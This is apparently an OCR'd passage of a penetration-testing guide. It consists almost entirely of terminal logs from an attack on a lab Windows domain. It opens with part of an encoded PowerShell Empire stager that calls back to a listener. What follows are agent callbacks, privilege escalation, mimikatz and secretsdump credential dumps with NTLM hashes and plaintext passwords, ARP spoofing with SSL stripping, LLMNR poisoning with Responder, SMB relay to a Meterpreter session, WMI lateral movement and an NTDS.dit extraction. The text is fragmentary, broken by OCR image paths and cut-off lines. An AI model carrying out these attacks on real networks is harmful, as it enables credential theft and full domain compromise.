YAQQBsAFUAZQAoACQATgBVAGwATAAsACQAdABSAHUARQApAH0AOwBbAF
bgBhAEcARQByAF0AOgA6AEUAWABQAEUAQwB0ADEAMAAwAEMAbwBuAFQA
BUAGUATQAuAE4AZQB0AC4AVwBFAEIAQwBMAEkARQBuAFQAOwAkAHUAPQ
ADYALgAxADsAIABXAE8AVwA2ADQAOwAgAFQAcgBpAGQAZQBuAHQALwA3
sAJABXAGMALgBIAGUAYQBkAEUAUgBTAC4AQQBkAEQAKAAnAFUAcwBlAH
eQBzAFQAZQBNAC4ATgBFAHQALgBXAGUAQgBSAGUAcQB1AEUAcwBUAF0A
BYAHkALgBDAFIAZQBkAEUATgB0AEkAQQBMAHMAIAA9ACAAWwBTAHkAUw
ADoARAB1AEYAYQB1AEwAVABOAEUAVAB3AG8AcgBrAEMAUgBFAGQAZQBO
MATwBkAEkATgBnAF0AOgA6AEEAUwBDAEkASQAuAEcARQBUAEIAeQB0AG
MwBmADEAMwAzADAAOQAxADkANwBkACcAKQA7ACQAUgA9AHsAJABEACwA
B8ACUAewAkAEoAPQAoACQASgArACQAUwBbACQAXwBdACsAJABLAFsAJA
AFMAWwAkAEoAXQA9ACQAUwBbACQASgBdACwAJABTAFsAJABfAF0AfQA7
gAKwAkAFMAWwAkAEkAXQApACUAMgA1ADYAOwAkAFMAWwAkAEkAXQAsAC
WABvAHIAJABTAFsAKAAkAFMAWwAkAEkAXQArACQAUwBbACQASABdACkA
BDAG8AbwBrAGkAZQAiACwAIgBzAGUAcwBzAGkAbwBuAD0AMQBqAEEAcA
ACkAOwAkAHMAZQByAD0AJwBoAHQAdABwADoALwAvADEAOQAyAC4AMQA2
8AcAByAG8AYwBlAHMAcwAuAHAAaABwACcAOwAkAGQAQQB0AGEAPQAkAF
JABpAHYAPQAkAEQAQQB0AGEAWwAwAC4ALgAzAF0AOwAkAGQAQQBUAGEA
```

```
(Empire: listeners/http) > [+] Initial agent HR3FTXUS from 192.168.0.135 now active
agents

[*] Active agents:

  Name             Lang  Internal IP     Machine Name    Username             Process
  ---------        ----  -----------     ------------    ---------            -------
--
  HR3FTXUS         ps    192.168.0.135   COLD0           ADVANCED\vagrant     powershell/28
```

```
(Empire: agents) > interact HR3FTXUS
(Empire: HR3FTXUS) > sysinfo
(Empire: HR3FTXUS) > sysinfo: 0|http://192.168
e |False|powershell|2872|powershell|2

Listener:          http://192.168.0.109:8080
Internal IP:     192.168.0.135
Username:          ADVANCED\vagrant
Hostname:        COLD0
OS:                Microsoft Windows 7 Ultimate
High Integrity:    0
Process Name:      powershell
Process ID:        2872
Language:          powershell
Language Version: 2
```

```
(Empire: powershell/privesc/powerup/allchecks) >
Job started: AB3NF5


[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.


[*] Checking for unquoted service paths...
```


```
Authentication Id : 0 ; 1093804 (00000000:0010b0ac)
Session           : RemoteInteractive from 2
User Name         : EISC
Domain            : victim
Logon Server      : VICTIM
Logon Time        : 6/11/2017 1:27:17 PM
SID               : S-1-5-21-1299627989-2080242860-648949609-1000
        msv :
         [00010000] CredentialKeys
         * NTLM     : dcd25a439cd39daa6baeb6c02e88a9e6
         * SHA1     : 4f0f52c343854ca3ddec8f74a9fb9bc366d72f7b
         [00000003] Primary
         * Username : EISC
         * Domain   : victim
         * NTLM     : dcd25a439cd39daa6baeb6c02e88a9e6
         * SHA1     : 4f0f52c343854ca3ddec8f74a9fb9bc366d72f7b
        tspkg :
        wdigest :
         * Username : EISC
         * Domain   : victim
         * Password : Letmein1
        kerberos :
         * Username : EISC
         * Domain   : victim
         * Password : (null)
```


```
root@kali:~# bettercap -X
 _                                _
| |__   ___| |_| |_ ___ _ __ ___ __ _ _ __
| '_ \ / _ \ __| __/ _ \ '__/ __/ _` | '_ \
| |_) |  __/ |_| ||  __/ | | (_| (_| | |_) |
|_.__/ \___|\__|\__\___|_|  \___\__,_| .__/
                                     |_| v1.6.0
http://bettercap.org/



[I] Starting [ spoofing:✔ discovery:✔ sniffer:✔ tcp-proxy:✘ http-proxy:✘
:✘ ] ...

[I] Found hostname dlinkrouter for address 192.168.0.1
[I] [eth0] 192.168.0.109 : 00:0C:29:E3:E4:F1 / eth0 ( VMware )
[I] [GATEWAY] 192.168.0.1 : 1C:5F:2B:09:F1:B0 / dlinkrouter ( D-Link Inte
[I] [DISCOVERY] Precomputing list of possible endpoints, this could take
[I] [DISCOVERY] Done in 5.318547 ms
[I] [DISCOVERY] Targeting the whole subnet 192.168.0.0..192.168.0.255 ...
[I] Acquired 7 new targets :
```

```
[I] [SSLSTRIP 192.168.0.120] Found redirect to HTTPS ( with cookies ) 'https://login.live.com/login.srf?wa=wsig
v=13&ct=1497262581&rver=6.7.6643.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fmail.live.com%2Fdefault.aspx&lc=1033&id
en-us&cbcxt=mai' -> 'http://wwwww.login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1497262581&rver=6.7.6643.0
_SHARED&wreply=https:%2F%2Fmail.live.com%2Fdefault.aspx&lc=1033&id=64855&mkt=en-us&cbcxt=mai'.
[I] [SSLSTRIP 192.168.0.120] Stripping 1 HTTPS link inside 'https://hotmail.com/'.
[I] [192.168.0.120 > DNS] Received request for 'wwwww.login.live.com', sending spoofed reply 131.253.61.80 ...
```

```
root@kali:/var/www/html# responder -I eth0 -h
```

```
                                         __
   .----.-----.-----.-----.-----.-----.--|  |.-----.----.
   |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
   |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                    |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.2.4

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C

Usage: python ./Responder.py -I eth0 -w -r -f
or:
python ./Responder.py -I eth0 -wrf

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -A, --analyze         Analyze mode. This option allows you to see NBT-NS,
                        BROWSER, LLMNR requests without responding.
  -I eth0, --interface=eth0
                        Network interface to use, you can use 'ALL' as a
                        wildcard for all interfaces
  -i 10.0.0.21, --ip=10.0.0.21
                        Local IP to use (only for OSX)
  -e 10.0.0.22, --externalip=10.0.0.22
                        Poison all requests with another IP address than
```






```
[SMBv2] NTLMv2-SSP Client   : 192.168.0.119
[SMBv2] NTLMv2-SSP Username : victim\vagrant
[SMBv2] NTLMv2-SSP Hash     : vagrant::victim:1122334455667788:F8D3F901A81BFD320F111FA2EFAD33E7:
09D20125648C2FF56465FF0000000002000800530004D00420033000100 1E00570049004E002D0050005200480034003900
040014005300 4D00420033002E006C006F00630061006C0003003400570049004E002D0050005200480034003900320
004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F00630061006C0007000800C0
0000080030003000000000000000001000000002000 0A9494B6B2466C42E5DBB371127B24DA215FD32B0844C6A98E156
0000000000000000000000000000900320063006900660073002F00410064007600610 06E006300650064002E00500065
63006F006D0000000000000000000000000000
```

```
[SMBv2] NTLMv2-SSP Client   : 192.168.0.166
[SMBv2] NTLMv2-SSP Username : ADVANCED\vagrant
[SMBv2] NTLMv2-SSP Hash     : vagrant::ADVANCED:1122334455667788:5B2AB7BCD0F8BC314A9BB7101FE84672:0
DE09D201D996F8D850068D07000000000200080053004D004200330001001E00570049004E002D0050005200480034003900
0040014005300 4D00420033002E006C006F00630061006C0003003400570049004E002D005000520048003400390032005
53004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F00630061006C0007000800C06
0000000800300030000000000000000000000000300000DECF5EED0A0968EB424A54F5BFD38FB61C415C9C5D689ABC6FDBC
0000000000000000000000000000090024006300690066007300 2F003100390032002E003100360038002E0030002E00310
0000000000
[*] Skipping previously captured hash for ADVANCED\vagrant
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] Basic Client   : 192.168.0.166
[HTTP] Basic Username : admin
[HTTP] Basic Password : admin
[*] [LLMNR]  Poisoned answer sent to 192.168.0.138 for name proxysrv
[*] [LLMNR]  Poisoned answer sent to 192.168.0.138 for name proxysrv
[*] [LLMNR]  Poisoned answer sent to 192.168.0.166 for name proxysrv
[*] [LLMNR]  Poisoned answer sent to 192.168.0.166 for name proxysrv
[*] [NBT-NS] Poisoned answer sent to 192.168.0.115 for name MY (service: Domain Controller)
[*] [NBT-NS] Poisoned answer sent to 192.168.0.135 for name WPAD (service: Workstation/Redirector)
```

```
root@kali:~# smbrelayx.py -h 192.168.0.119 -e /root/newpay.exe
Impacket v0.9.13 - Copyright 2002-2015 Core Security Technologies

[*] Running in relay mode
[*] Config file parsed
[*] Setting up SMB Server

[*] Servers started, waiting for connections
[*] Setting up HTTP Server
```

```
msf exploit(handler) >
[*] Sending stage (957487 bytes) to 192.168.0.119
[*] Meterpreter session 1 opened (192.168.0.109:6200 -> 192.168.0.119:63192) at
2017-06-12 07:15:21 -0400
```

```
(Empire: listeners/http) > agents

[*] Active agents:

 Name            Lang  Internal IP     Machine Name    Username            Process             Delay    Last Seen
 ---------       ----  -----------     ------------    ---------           -------             -----    -----------
---
 8NDEHFBY        ps    192.168.0.135   COLD0           ADVANCED\vagrant    powershell/3436     5/0.0    2017-06-12
```

```
(Empire: powershell/situational_awareness/network/powerview/get_domain_controller) > execute
(Empire: powershell/situational_awareness/network/powerview/get_domain_controller) >
Job started: SR3WY2



Forest                     : Advanced.Pentest.com
CurrentTime                : 6/12/2017 11:49:34 AM
HighestCommittedUsn        : 364646
OSVersion                  : Windows Server 2008 R2 Standard
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                     : Advanced.Pentest.com
IPAddress                  : 192.168.0.138
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {}
OutboundConnections        : {}
Name                       : metasploitable3.Advanced.Pentest.com
Partitions                 : {DC=Advanced,DC=Pentest,DC=com, CN=Configuration,DC
                             =Advanced,DC=Pentest,DC=com, CN=Schema,CN=Configura
                             tion,DC=Advanced,DC=Pentest,DC=com, DC=DomainDnsZon
                             es,DC=Advanced,DC=Pentest,DC=com...}
```

```
 (Empire: powershell/lateral_movement/invoke_wmi) > set Listener http1
 (Empire: powershell/lateral_movement/invoke_wmi) > set ComputerName Metasploitable3
 (Empire: powershell/lateral_movement/invoke_wmi) > execute
 (Empire: powershell/lateral_movement/invoke_wmi) >
 Invoke-Wmi executed on "Metasploitable3"
 [+] Initial agent N6SHBX8C from 192.168.0.166 now active
```


```
(Empire: powershell/situational_awareness/network/powerview/get_group_member) >
Job started: HRFCAX



GroupDomain   : Advanced.Pentest.com
GroupName     : Domain Admins
MemberDomain  : Advanced.Pentest.com
MemberName    : TOPSECRET$
MemberSID     : S-1-5-21-200656168-3689603815-2654161410-1124
IsGroup       : False
MemberDN      : CN=TopSecret,OU=Domain Controllers,DC=Advanced,DC=Pentest,DC=com

GroupDomain   : Advanced.Pentest.com
GroupName     : Domain Admins
MemberDomain  : Advanced.Pentest.com
MemberName    : COLD0$
MemberSID     : S-1-5-21-200656168-3689603815-2654161410-1123
IsGroup       : False
MemberDN      : CN=cold0,CN=Computers,DC=Advanced,DC=Pentest,DC=com

GroupDomain   : Advanced.Pentest.com
GroupName     : Domain Admins
MemberDomain  : Advanced.Pentest.com
MemberName    : Administrator
MemberSID     : S-1-5-21-200656168-3689603815-2654161410-500
IsGroup       : False
MemberDN      : CN=Administrator,CN=Users,DC=Advanced,DC=Pentest,DC=com
```


```
(Empire: powershell/situational_awareness/network/powerview/get_loggedon) >
Job started: 9D4NKW


wkui1_username   wkui1_logon_dom wkui1_oth_domai wkui1_logon_ser ComputerName
                 ain             ns              ver
--------------   -------------- -------------- -------------- ------------
vagrant          ADVANCED                       METASPLOITABLE3 localhost
sshd_server      ADVANCED                       METASPLOITABLE3 localhost
METASPLOITABLE3$ ADVANCED                                       localhost
```

```
(Empire: SY37D15Z) > usemodule privesc/getsystem
(Empire: powershell/privesc/getsystem) > execute
[>] Module is not opsec safe, run? [y/N] y
(Empire: powershell/privesc/getsystem) >
Running as: ADVANCED\SYSTEM


Get-System completed
```


```
(Empire: SY37D15Z) > mimikatz
(Empire: SY37D15Z) >
Job started: PRHGZN

Hostname: metasploitable3.Advanced.Pentest.com / S-1-5-21-200656168-3689603815-2654161410

  .#####.   mimikatz 2.1 (x64) built on Dec 11 2016 18:05:17
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 790262 (00000000:000c0ef6)
Session           : Interactive from 1
User Name         : vagrant
Domain            : ADVANCED
Logon Server      : METASPLOITABLE3
Logon Time        : 6/12/2017 4:56:07 AM
SID               : S-1-5-21-200656168-3689603815-2654161410-1000
        msv :
         [00000003] Primary
         * Username : vagrant
         * Domain   : ADVANCED
         * LM       : 5229b7f52540641daad3b435b51404ee
         * NTLM     : e02bc503339d51f71d913c245d35b50b
         * SHA1     : c805f88436bcd9ff534ee86c59ed230437505ecf
        tspkg :
         * Username : vagrant
         * Domain   : ADVANCED
```

```
Credentials:

 CredID  CredType   Domain                  UserName         Host             Password
 ------  --------   ------                  --------         ----             --------
 1       hash       Advanced.Pentest.com    krbtgt           metasploitable3  0112080c954fb5f596270ee8b61173c8
 2       hash       ADVANCED                vagrant          metasploitable3  e02bc503339d51f71d913c245d35b50b
 3       hash       ADVANCED                METASPLOITABLE3$ metasploitable3  fdff5cae2f2cfd231eabe238152b57f9
 4       hash       ADVANCED                sshd_server      metasploitable3  8d0a16cfc061c3359db455d00ec27035
 5       plaintext  ADVANCED                vagrant          metasploitable3  vagrant
 6       plaintext  ADVANCED                sshd_server      metasploitable3  D@rj33l1ng
 7       plaintext  ADVANCED.PENTEST.COM     vagrant          metasploitable3  vagrant
 8       plaintext  ADVANCED.PENTEST.COM     sshd_server      metasploitable3  D@rj33l1ng
```


Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.
PS C:\Users\vagrant> ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {f135322d-96ea-47d6-b11a-b71e28f4a4ea} generated successfully.
Snapshot {5b907acc-d863-43ce-9011-8c9b3e796ab4} mounted as C:\$SNAP_201706120525_VOLUMEC$\
Snapshot {5b907acc-d863-43ce-9011-8c9b3e796ab4} is already mounted.
Initiating DEFRAGMENTATION mode...
Source Database: C:\$SNAP_201706120525_VOLUMEC$\Windows\NTDS\ntds.dit
Target Database: c:\temp\Active Directory\ntds.dit
Defragmentation Status (% complete)
0 10 20 30 40 50 60 70 80 90 100
Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {5b907acc-d863-43ce-9011-8c9b3e796ab4} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q
PS C:\Users\vagrant>


root@kali:~/registry# secretsdump.py -system SYSTEM -security SECURITY -ntds ../
Impacket v0.9.13 - Copyright 2002-2015 Core Security Technologies
[*] Target system bootKey: 0x2d062ac801ba1a31a789f08e648e44b8
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:fdff5cae2f2cfd231eabe238152b57f9
[*] DefaultPassword
(Unknown User):vagrant
[*] DPAPI_SYSTEM
0000 01 00 00 00 C0 BA B5 03 90 E8 8E 79 3F 7E 8A CE .....y?~..
0010 B5 44 0F 92 8C DD A3 C5 2E 4A BB 00 88 AD D9 AC .D.....J.....
0020 6B 37 E4 57 78 6A 5A 28 13 E1 EA DB k7.WxjZ(....
[*] NL$KM
0000 E5 61 B1 2B FF 6B F5 D3 DF 84 FF BB 79 10 B9 A0 .a.+.k.....y...
0010 64 01 76 6E C6 88 48 AE 0D D3 16 6B 42 20 2D F3 d.vn..H....kB -.
0020 5E 89 E6 AC 3A 7B EE DE 01 51 DA 99 08 1C C5 5F ^...:{...Q....._
0030 62 AD 86 64 A0 F8 E6 36 CE 7F 0F 89 7A D7 CF F1 b..d...6....z...
[*] _SC_OpenSSHd
(Unknown User):D@rj33l1ng
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0x96efe3993a8022a2a6d54b251e2fdfc3
[*] Reading and decrypting hashes from ../Active Directory/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035::
leah_organa:1003:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028::
luke_skywalker:1004:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005
han_solo:1005:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
